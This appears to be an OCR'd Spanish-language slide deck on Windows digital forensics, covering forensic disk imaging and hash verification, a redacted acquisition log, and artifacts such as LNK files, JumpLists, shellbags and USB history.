
**Memoria:** Windows de 64 bits necesita 2 GB sólo para funcionar.

**Archivo de paginación:** PageFile.sys es un archivo de sistema en el sistema operativo Windows al que se dirige el desbordamiento de memoria.

**Archivo de hibernación:** Hiberfil.sys es un archivo oculto creado por Windows cuando la computadora entra en modo de hibernación.

- Almacenamiento de estado: almacena el estado actual de TODA la memoria de la computadora y las aplicaciones en ejecución. ● Reanudación rápida: este archivo permite que el sistema se reanude rápidamente desde la hibernación, restaurando el estado anterior.
- Tamaño grande: el archivo puede tener un tamaño de varios gigabytes, según la cantidad de RAM y el uso del sistema.
- Ubicación de la unidad del sistema: se encuentra en la unidad del sistema, generalmente C:\hiberfil.sys.

**El archivo de paginación.sys (PageFile.sys)** es una sección reservada de una unidad de almacenamiento que extiende la memoria de acceso aleatorio (RAM) para datos.  Windows utiliza el archivo de página para que haya más RAM disponible para las aplicaciones activas. Por ejemplo, si un navegador es abierto, buscado y luego minimizado, Windows puede mover los archivos del navegador de la RAM al archivo de página si otro se inicia el proceso de solicitud.



# Imágenes forenses


a. Una imagen forense es una copia exacta, bit por bit (bit-stream), de todo el dispositivo de almacenamiento físico, incluidos todos los archivos, carpetas y espacio no asignado.

- Propósito:

a. Crear un duplicado exacto de la evidencia original para su análisis sin alterar los datos originales.
b. Preservar la integridad de la evidencia original y al mismo tiempo permitir un examen exhaustivo.

- Características:

a. es un copia sector por sector de la unidad original, no solo una copia de archivos y directorios.
b. Incluye todos los datos de la unidad, incluidos archivos eliminados, fragmentos de archivos y espacio no asignado.
do. Normalmente se almacena en un formato de archivo especial que puede ser leído por software forense.



# Imágenes forenses

- **Proceso de creación:**
    a. Utiliza software o hardware forense especializado para crear la imagen.
    b. Implica el uso de bloqueadores de escritura (físicos o de software) para evitar cambios en el medio original durante el proceso de creación de imágenes.

- **Verificación:**
    a. Se crea un hash criptográfico (normalmente MD5 o SHA-1) tanto para la unidad original como para la imagen para garantizar que sean idénticas.
    b. Los datos generalmente se procesan cada 32 bytes a medida que se adquieren.
    do. Este hash sirve como huella digital para verificar la integridad de la imagen.

- **Tipos de imágenes:**
    a. Imágenes sin formato (dd): copias bit a bit sin compresión.
    b. Propietario: software específico que incluye metadatos de casos, EnCase (E01), Paraben (PFR), SMART, formato forense avanzado (AFF)

Imágenes forenses

- Verificación:

a. Se crea un hash criptográfico (normalmente MD5 o SHA-1) para tanto la unidad original como la imagen para asegurarse de que estén idéntico.

b. Los datos generalmente se procesan cada 32 bytes a medida que se adquieren.

c. Este hash sirve como huella digital para verificar la integridad de la imagen.

```
Case Information:
Acquired using: ADI4.7.1.2
Case Number: [redacted]-1
Evidence Number: [redacted]1-004
Unique description: DISK LAPTOP [redacted] [redacted]
Examiner: ALEJANDRO PENA, S4 S.A.
Notes:  DELL, PRECISION, LAPTOP, SN: CJY[redacted]

------------------------------------------------------------

Information for D:\LAPTOP DISK\LAPTOP DISK M[redacted]:

Physical Evidentiary Item (Source) Information:
[Device Info]
 Source Type: Logical
[Drive Geometry]
 Bytes per Sector: 512
 Sector Count: 993,992,704
[Physical Drive Information]
 Removable drive: False
 Source data size: 485348 MB
 Sector count:    993992704
[Computed Hashes]
 MD5 checksum:    9562d44ef180e8aa54020a1e172c5055
 SHA1 checksum:   d8d8a4cf79350410467e195ba31fe99826ee721d

Image Information:
 Acquisition started:   Sat Jun  8 23:34:12 2024
 Acquisition finished:  Sun Jun  9 10:09:06 2024
 Segment list:
  D:\LAPTOP DISK\LAPTOP DISK M[redacted].001

Image Verification Results:
 Verification started:  Sun Jun  9 10:09:06 2024
 Verification finished: Sun Jun  9 11:08:23 2024
 MD5 checksum:    9562d44ef180e8aa54020a1e172c5055 : verified
 SHA1 checksum:   d8d8a4cf79350410467e195ba31fe99826ee721d : verified
```

# Imágenes forenses


- **Consideraciones legales:**
  a. Los tribunales suelen aceptar una imagen forense creada y verificada correctamente como equivalente a la evidencia original.
  b. La imagen debe crearse utilizando métodos forenses sólidos para ser admisible.


- **Análisis:**
  a. El análisis forense se realiza en la imagen en lugar del dispositivo original para preservar la integridad de la evidencia.
  b. Varios examinadores pueden trabajar con copias de la misma imagen simultáneamente.

- **Almacenamiento:**
  a. Las imágenes suelen ser archivos grandes, a menudo del mismo tamaño que la unidad original o más grandes. b. El almacenamiento y manejo adecuados de estas imágenes es crucial para mantener la cadena de custodia.

# Imágenes forenses


- **Proceso de creación:**




# Imágenes forenses

- **Proceso de creación:**



# Imágenes Forenses - Prácticas


Siguiente - Tareas comunes - Pausa


Tareas comunes

# UserActivity

## Most Recently Used (MRUs)

- Recent File Activity
- Windows Explorer Recent Files
- Searches - WordWheelQuery

## Windows Event Logs

- System Shutdown
- System Login
- Drivers installed
- System time change
- USB Connect/Disconnect times
- Much more

## Installed Programs & Autorun

- All installed software
- Programs that run automatically

## USB Devices

- All USB devices that have been attached to the machine
- Including serial numbers and connection dates/times

## WLAN

- All previously connected WiFi networks

## Shellbags

- Registry artifacts
- Details about folder access

## Cookies/Downloads/Search Terms/Etc

- Internet Cookies & Downloads
- User search terms from various browsers
- URLs (FIND RECENT FILE ACTIVITY HERE AS WELL)
- Website Logins (usernames, passwords & more)

## Prefetch

- Launched application history
- Run Count (excluding Autorun apps)

## Shimcache

- Launched application history
- Good alternative to Prefetch for Windows Server

# Registros de actividad del sistema: JumpList

Windows Jump List es una función que proporciona acceso rápido a archivos, carpetas y tareas recientes asociados con una aplicación en particular desde la barra de tareas o el menú Inicio.


Aparecen cuando hace clic derecho en el icono de una aplicación en la barra de tareas o en el menú Inicio.

Como se muestra a continuación, las referencias a archivos ubicados en una unidad de disco USB externa se registraron en JumpList

# Usado más recientemente (MRU)

Información de la carpeta de actividad reciente: en Windows, la lista Usado más recientemente (MRU) se refiere a una función que rastrea y muestra los archivos, carpetas o aplicaciones a los que se accedió más recientemente en varias partes del sistema operativo.

Las listas MRU también se pueden encontrar en varios lugares dentro de Windows, como el área de acceso rápido del Explorador de archivos, la barra de tareas y el menú Inicio.



# Usado más recientemente (MRU) - ARCHIVOS DE ENLACE

- Windows crea automáticamente los archivos MRU .LNK cuando los usuarios abren o acceden a archivos y carpetas.
- Normalmente se encuentran en:Windows 7-11:

C:\Users%NOMBRE DE USUARIO%\AppData\Roaming\Microsoft\Windows\Recent

## valor forense

- Contiene metadatos valiosos como: marcas de tiempo MAC del archivo (modificado, accedido, creado)

| | | | |
|---|---|---|---|
| 20230824 [redacted] Financiero.lnk | Shortcut | 5/29/2024, | 13:35:21.2987450 |
| [redacted] Financiero Julio 2023 VF.lnk | Shortcut | 5/29/2024, | 13:35:26.0038479 |
| [redacted] Presupuesta[redacted] 2024.lnk | Shortcut | 5/29/2024, | 13:34:59.9794269 |
| Resultados Financieros [redacted] .lnk | Shortcut | 5/29/2024, | 13:36:02.0713196 |
| Agenda [redacted] Financiera - S35 ([redacted]).lnk | Shortcut | 5/29/2024, | 13:35:43.7693240 |
| [redacted] Financiero Julio 2023.lnk | Shortcut | 5/29/2024, | 13:35:34.7222042 |
| Resultados Financieros [redacted] .lnk | Shortcut | 5/29/2024, | 13:36:10.5227027 |
| 2022-C3 Reporte [redacted] 2022 V2.lnk | Shortcut | 5/29/2024, | 13:37:06.9722137 |

# Usado más recientemente (MRU) - ARCHIVOS DE ENLACE

**Shortcut File**


| **Link target information** | |
|---|---|
| Local Path | D:\[redacted] Presentacion de Mercado [redacted].pdf |
| Volume Type | Fixed Disk |
| Volume Label | TOSHIBA EXT |
| Volume Serial Number | 7A29-7B9E |
| File size | 0 |
| Creation time (UTC) | N/A |
| Last write time (UTC) | N/A |
| Last access time (UTC) | N/A |
| **Optional fields** | |
| Working directory | D:\[redacted] |

| Name | Type | Date Created | Date Modified | MRU Updated | MFT Modify Date | Size |
|---|---|---|---|---|---|---|
| [redacted] Presentacion de Mercado [redacted].lnk | Shortcut | 5/29/2024, 13:27:04.1670670 | 5/29/2024, 13:27:04.1670670 | 6/7/2024, 9:31:43.8121829 | 5/29/2024, 13:27:04.1670670 | 729 Bytes |

- Puede revelar: Interacciones entre archivos y carpetas del usuario

# Registros de actividad del sistema: Shellbags

Los shellbags de Windows son artefactos de registro que almacenan información sobre las preferencias de visualización de carpetas y las interacciones del usuario con las carpetas en el Explorador de Windows.





# Registros de actividad del usuario: USB

- El USB realiza un seguimiento cada vez que se conecta un dispositivo USB al sistema:

Hay dos disco duros USB conectados a esta computadora, un Toshiba y un Micron.

# Registros de actividad del usuario: USB

- También puede tener diferentes registros, en diferentes ubicaciones, registrar el mismo tipo de evento.



# Artefactos del navegador web

